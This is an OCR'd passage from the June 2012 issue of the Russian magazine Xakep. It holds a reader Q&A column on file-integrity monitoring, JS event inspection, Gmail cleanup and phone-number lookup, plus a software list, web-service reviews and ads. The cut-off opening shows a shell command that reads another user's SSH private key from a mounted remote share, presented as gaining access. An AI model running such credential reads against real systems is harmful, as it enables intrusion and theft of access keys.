/mnt/smithj$ cat .ssh/id.rsa
-----BEGIN RSA PRIVATE KEY-----
```

Вуаля — доступ к удаленным файлам получен.

Q До недавнего времени я размещал свой сайт на самом обычном хостинге за пять долларов в месяцев. Однако на днях выяснилось страшное: один из серверов (крутился на Ubuntu) хостинга был взломан, а злоумышленник внес изменения в некоторые из сайтов. Причем это было реализовано довольно давно, и никто, включая меня, не почувствовал подвоха. Соответственно, теперь ищу средство, которое постоянно бы отслеживало целостность файлов и предупреждало меня в случае каких-либо изменений.

A В принципе, ничего не стоит написать подобный скрипт самому и запускать его с нужной периодичностью через Cron. В частности, так сделал известный исследователь безопасности Irongeek, сайт которого также недавно поломали. В своем блоге (bit.ly/KpShjD) он выложил простой сценарий, который пробегает по нужным директориям и вычисляет md5-хеш для всех файлов. Если с момента прошлой проверки какие-то файлы изменились, то на заданный e-mail отправляется предупреждение. Еще более крутым решением является утилита Artillery (www.secmaniac.com/download), разработанная на Python специально для Linux-систем. Она мониторит файловую систему на наличие изменений, а заодно защищает сервер от брутфорса SSH и автоматически добавляет в блэк-лист файрвола IP-шники, с которых идет сканирование портов. Настройка мониторинга осуществляется через простой конфиг:

```
# Включить мониторинг или отключить
MONITOR=NO
#
# Папки для мониторинга
MONITOR_FOLDERS="/var/www","/etc/"
#
# Частота проверки
MONITOR_FREQUENCY=60
#
# Файлы и папки, которые не нужно
мониторить. Например: /etc/passwd,/etc/
hosts.allow
EXCLUDE=
```

Q Нужно расковырять одно веб-приложение, которое использует просто чудовищное количество кода на JS для реализации интерфейса. Но даже разобраться, какой код выполняется по определенному событию (например, клику по изображению), — и то проблема. На анализ уходит масса времени, не спасают даже встроенные средства разработчика в Google Chrome. Как упростить себе жизнь?

A Без сложного кода на JS сейчас не обходится ни один мало-мальски серьезный веб-проект, поэтому нужно привыкать и приспосабливаться. Чтобы лучше понимать, какие действия и какой код выполняется при наступлении определенных событий, крайне рекомендую установить для Chrome аддон Visual Event (bit.ly/KKgK8u). Один клик — и для каждого элемента страницы наглядно отобразятся обработчики, которые с ним связаны. Наводим мышку — и видим код обработчика.

Q Раньше не мог даже представить такой ситуации, но в Gmail закончилось все дисковое пространство. В ящике много писем с большими аттачами, и искать их вручную лениво. Как это автоматизировать?

A Знакомая ситуация :). Самое простое решение — воспользоваться специальным сервисом вроде www.findbigmail.com. Он все сделает в лучшем виде и позволит сразу удалить все ненужные и «тяжелые» письма. Для работы сервис, само собой, попросит доступ к твоему аккаунту через механизм аутентификации OAuth. Страшно, но токен, выданный сервису, ты всегда можешь отозвать в настройках своего аккаунта. Если же даже на время доверять доступ к своему ящику нет никакого желания (и тут я тебя очень понимаю), можно решить проблему с помощью скрипта для Google Docs:

1. Создаем копию документа (bit.ly/IDYKx8).
2. В меню выбираем «Gmail → Reset Canvas».
3. Даем согласие на авторизацию скрипта (мы не даем доступ третьим лицам).
4. Нажимаем в меню «Gmail → Scan Mailbox».

В результате таблица Google Docs заполнится данными о письмах, к которым прикреплен крупный аттач. Код сценария легко посмотреть: ничего налево он не отправляет. Поиск больших писем осуществляется через специальный объект GmailApp:

Burp Suite — один из лучших инструментов для анализа взаимодействия бразуера и веб-приложения

```
var threads = GmailApp.search(
  'has:attachment', start, 100);
if (threads.length == 0) {
    ss.toast("Processed " + start +
     " messages.", "Scanning Done", -1);
    return;
}
```

К слову, если тебе нужно произвести какие-то более сложные действия со своим ящиком (например, сделать робот, который будет отвечать на определенные письма), то это отлично реализуется через тот же Google Apps Script.

Q Раньше в каждом профиле твитера был RSS-фид, с помощью которого было удобно собирать данные и определенным образом их обрабатывать и группировать. Теперь по какой-то непонятной причине такой возможности нет! Но автоматически подгружать контент из твитера надо. Как быть?

A На самом деле RSS-фид никуда не делся. К примеру, для аккаунта @XakepRU это https://twitter.com/statuses/user_timeline/64728205.rss. Собственно, сложность только в получении цифрового идентификатора. Чтобы его узнать, нужно открыть исходник страницы нужного Twitter-аккаунта, найти там div, содержащий атрибут data-user-id, — это и есть то, что нам нужно.

Q Как по номеру сотового телефона определить, к какому региону он относится?

A Каждый сотовый оператор имеет свои емкости номеров (цифры вроде 903, 910 в самом начале номера), для каждого региона они разные. Какая емкость кому принадлежит и в каком регионе, не секрет: информация доступна на сайте Россвязи (rossvyaz.ru/activity/num_resurs/registerNum). Но ковыряться с документацией необязательно, потому что предприимчивые ребята давно сварганили удобный сервис: innum.ru/api/who_owner.html. Кстати, его можно использовать автоматически, обращаясь к нему как к API. На запрос innum.ru/cgi-bin/info.pl?number=<номер телефона> будет возвращаться отчет в XML.



>>WINDOWS
>Development
AsmJit 1.0
Bamcompile 1.21
Code Compare 2.70
Crack.NET 1.2
Easy Query Builder 2.0
Gobby 0.4.94
HeidiSQL 7.0
ImmunityDebugger 1.85
inType 0.9.3
Kodos 2.4.9
PowerGUI 3.2.0
py2exe 0.6.9
Python 3.2.3
SQLiteSpy 1.9.1
Web Platform Installer 3.0

>Misc
Cache My Work 1.2
CinemaDrape 1.2
Depeche View 1.5.3
Droplt 4.0.1
FLV Extract 1.6.2
Folder Bookmarks 2.2.0.1
HashTab 4.0
NirCmd 2.65
NoDrives Manager 1.2.0
PREDATOR 2.3
Prey 0.5.3
TaggedFrog 1.1
timeEdition 1.1.6
TouchFreeze 1.0.2
Virtual Serial Ports 2.02

>Multimedia
Calibre 0.8.49
Dual Monitor Tools 1.8
FastStone Image Viewer 4.6
freac 1.0.20a
Google SketchUp 8
Greenshot 0.8.0
GrooveWalrus 0.370
Juice 2.2
Pixie 4.1
RadioSure 2.2
Songbird 1.10
Sublight 3.3.0
Webinaria
WinX DVD Author
Yawcam 0.3.7
ZumoCast 1.4.4

>Net
BWMeter 6.2.0
I2P 0.8.13
KiTTY 0.62.1.2
mRemote 1.69
Nemesis 1.4
NetSetMan 3.4.2
NetworkMiner 1.3
PingPlotter 3.40
Psi 0.14
Streamwriter 4.0.0.1
Swish 0.6.0
TeraTerm Pro Web 3.1.3
Torchat 0.9.9
Tunngle 4.4.10
USBWebserver 8.5
WinSCP 4.3.7

>Security
ApkAnalyser
Bit-Twist 2.0
Enema 1.71
HT 2.0.20
HTTPTunnel 1.2.1
Joomscan
Maltego 3.1.1
narly 0.2a
NetworkMiner 1.3
Ophcrack 3.4.0
Ostinato 0.3
PANBuster 1.0
PdbXtract 1.0
peepdf 0.1
PVDasm 1.7d
Pyloris 3.2
Ra.2
RawCap
safeseh-dump
SteadyCrypt 2.4
SWFRETools 1.4.0
Tinc 1.0.18
Vistumbler 10.11
Volatility 2.0
WebSploit 1.6
wincheck rc8.13
Yara 1.6
zaproxy 1.4.0.1

>System
AppRemover 2.2.24.1
BootRacer 3.8
Buster Sandbox Analyzer 1.59
CleanMem 2.4.1
DiskPulse 4.0
Double Driver 4.1
DriverSweeper 3.2.0
ExactFile 1.0.0.15
Master Commander 1.0.1
Minimem 2.1
NovaBench 3.0.4
OSForensics 1.1
Rohos Mini Drive 1.8
SlimDrivers 2.2
VirtualBox 4.1.14
ZeuAPP 2.0

>>UNIX
>Desktop
Adobereader 9.5.1
Andromeda 0.2.1
Bambus 2.4
Cairo_dock 3.0.0
Calligra 2.4.0
Fotoxx 12.05
Geogebra 4.0.30.0
Lifeograph 0.8.1
Mate 1.2
Musescore 1.2
Ncmpcpp 0.5.10
Pitivi 0.15.0
Qx11grab 0.4.4.rc1
Smplayer 0.8.0
Tea 32.0.2
Trimage 1.0.5
Xbmc 11.0
Yagf 0.9.1

>Devel
Anjuta 3.4.0
Apache_poi 3.8
Cherrypy 3.2.2
Cutter 1.2.0
Django 1.4
Domcore 1.01.04
Feedparser 5.1.1
Go 1.0.1
Jooq 2.2.2
Juce 2.0
Lolcommits 0.1.2
Love 0.8.0
Opal 3.10.4
Padre 0.96
Poco 1.4.3p1
Redmine 1.4.1
Starpu 1.0.0
Zk 6.0.0

>Net
Amule 2.3.1
Cclive 0.7.9
Chrome 18.0.1025
Elmme 2.5.alpha28
Gnetworktester 0.11.1
Gwibber 3.0.0.1
Jdownloader 0.9
Libtorrent-rasterbar 0.16.0
Miro 4.0.6
Mod_spdy
Pmacct 0.14.0
Qutim 0.3.0
Restund 0.4.1
Rss-guard 1.1.1
Skypetab-ng
Sslh 1.11
Steadyflow 0.1.7
Ttytter 1.2.05

>Security
ApkAnalyser
Bit-Twist 2.0
CERT Triage Tools
Cryptmount 4.3
Dirfuzz 1.4
Enema 1.71
Fwbuilder 5.1.0.3599
Gdbinit v8.0
HT 2.0.20
Joomscan
Keepassx 0.4.3
Medusa 2.1
NIELD 0.23
Nmbscan 1.2.6
Openssl 1.0.1a
Ophcrack 3.4.0
Psad 2.2
Ra.2
Samhain 3.0.3
theHarvester 2.2
Tor 0.2.2.35
WebSploit 1.6
zaproxy 1.4.0.1

>Server
Apache 2.2.22
Asterisk 10.3.1
Bind 9.9.0
Cups 1.5.2
Dhcp 4.2.3-p2
Dovecot 2.1.5
Freeradius 2.1.12
Lighttpd 1.4.30
Mysql 5.5.23
Nsd 3.2.10
Openldap 2.4.31
Openvpn 2.2.2
Postfix 2.9.2
Postgresql 9.1.3
Pure-ftpd 1.0.35
Samba 3.6.4
Sendmail 8.14.5
Snort 2.9.2.2
Sqlite 3.7.11
Squid 3.1.19
Syslog-ng 3.3.5
Unbound 1.4.16
Vsftpd 3.0.0

>System
Ailurus 10.10.3
Apcupsd 3.14.10
Aptitude 0.6.6
e1000
Grub-customizer 2.5.4
Linux-diag
Linuxwacom 0.9.4
Pdsh 2.28
Pf-kernel 3.3.2
Q4wine 0.121
Skulker2 1.2.0
Synctool 5.2
Unetbootin 568
Xf86-video-ati 6.14.4
Xosview 1.9.3

>X-distr
Ubuntu 12.04

>> MAC
AccessMenuBarApps 2.1
AppFresh 0.9
Black Hole 1.2.1
Carbon Copy Cloner 3.4.4
ClipMenu 0.4.3
coconutBattery 2.7.2
Fluid 1.3
iExplorer 2.2.1.6
iStumbler 99
MacTheRipper 2.6.6
MPlayerX 1.0.13
Nambu 2.1.4 Beta
Pacifist 3.0.2
Perian 1.2.3
SafetyJabber
Tenfourbird 10.0.3
TextWrangler 4.0


DVD

№ 06 (161) ИЮНЬ 2012

ХАКЕР



WWW2




Персональный тренер и гид по пешим и велосипедным прогулкам на твоем смартфоне

GIPIS

gip.is

Сколько километров ты пробежишь за это лето? Раз уж на дворе июнь, не могу не рассказать о сервисе, связанном не с твоей работой за экраном монитора, а с деятельностью на свежем воздухе. Gipis, по сути, персональный тренер, который поможет тебе в тренировках и поиске новых маршрутов для прогулок, пробежек или, что важно лично для меня, езды на велике. На смартфон (Android/iPhone) предлагается установить приложение, которое по команде начинает отлеживать твои перемещения: маршрут, скорость, расстояние и так далее. Вся статистика «достижений» сохраняется в профиле — при желании ты можешь ее расшарить своим друзьям. Эта социальная составляющая очень полезна, так как позволяет даже просто через браузер найти для себя новые интересные маршруты. Да и стимулирует неплохо :).




Интеллектуальное построение для тебя новостной ленты, исходя из твитов твоих друзей и обозначенных интересов. Сервис пока в закрытом бета-тестировании, но на инвайты создатели не жадничают

PRISMATIC

getprismatic.com

Я и раньше видел сервисы, которые анализируют твои новостные ленты и твиты друзей, выстраивая поток информации в удобном виде — к примеру, заверстывая всю собранную информацию как газету. Но Prismatic обскакал их всех: во-первых, по качеству объединения твитов на одну и ту же тему, во-вторых, по фильтрации всей новостной ленты на тематические категории и, в-третьих, по поиску для тебя новых источников информации. В результате ты получаешь классно оформленные и агрегированные в одном месте новости в соответствии с твоими интересами и твитами твоих друзей. Если ты читаешь иностранные ресурсы, очень рекомендую.



Чтобы не читать скучный хелп Vim'а, освой этот консольный текстовый редактор с помощью игры — гораздо проще и приятнее

VIM ADVENTURES

vim-adventures.com

Еще один wow! Я знаю немало людей, которые не умеют пользоваться текстовым редактором Vim. Он не похож на другие редакторы, так как работает в консоли и управляется с помощью набора специальных команд. Сходу, не прочитав хелпа, начать работать в нем невозможно. При этом он зачастую является единственным в свежеустановленной системе. Что такое VIM Adventures? Это онлайн-игрушка, которая в доступнейшей форме квеста позволяет освоить горячие клавиши и команды Vim так, что после ее прохождения с легендарным текстовым редактором под *nix у тебя уже не возникнет проблем. Пройти ее нужно обязательно: управляться с Vim должен любой уважающий себя IT-шник. В один прекрасный день это непременно пригодится.



Полный аналог pastebin.com (хранение снипетов кода и текстовых заметок) с поддержкой шифрования. Другие похожие проекты: pastecrypt.com, selinked.com

ZEROBIN

sebsauvage.net/paste

Сегодня, когда ни дня не проходит, чтобы кто-нибудь не выложил в Сеть базу данных пользователей очередной компании, исходники известного продукта (например, антивируса или решения для виртуализации) или какую-то еще конфиденциальную информацию, стали бешено популярны сервисы для хранения кода вроде pastebin.com. Последний вообще стал де-факто площадкой для слива данных. ZeroBin же — это полный аналог «паст-бина», но, помимо хранения данных, обеспечивает их шифрование с помощью алгоритма AES и предоставляет возможность обсуждения. Исходники проекта полностью открыты, так что такой сервис ты можешь поднять и сам.

26 ИЮНЯ

НА ARENA MOSCOW

ФИНАЛ КОНКУРСА

MISS MAXIM 2012

КАК ПОЛУЧИТЬ **ПРИГЛАСИТЕЛЬНЫЙ** И СТАТЬ **ЧЛЕНОМ ЖЮРИ** ЧИТАЙ НА

WWW.MANCARD.RU

MISS MAXIM 2012

на правах рекламы



Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или псзвонив по телефонам:

(495) 229-2222 в Москве

8-800-333-2-333 в регионах России (звонок бесплатный)

MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ

А Альфа·Банк

(game)land

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"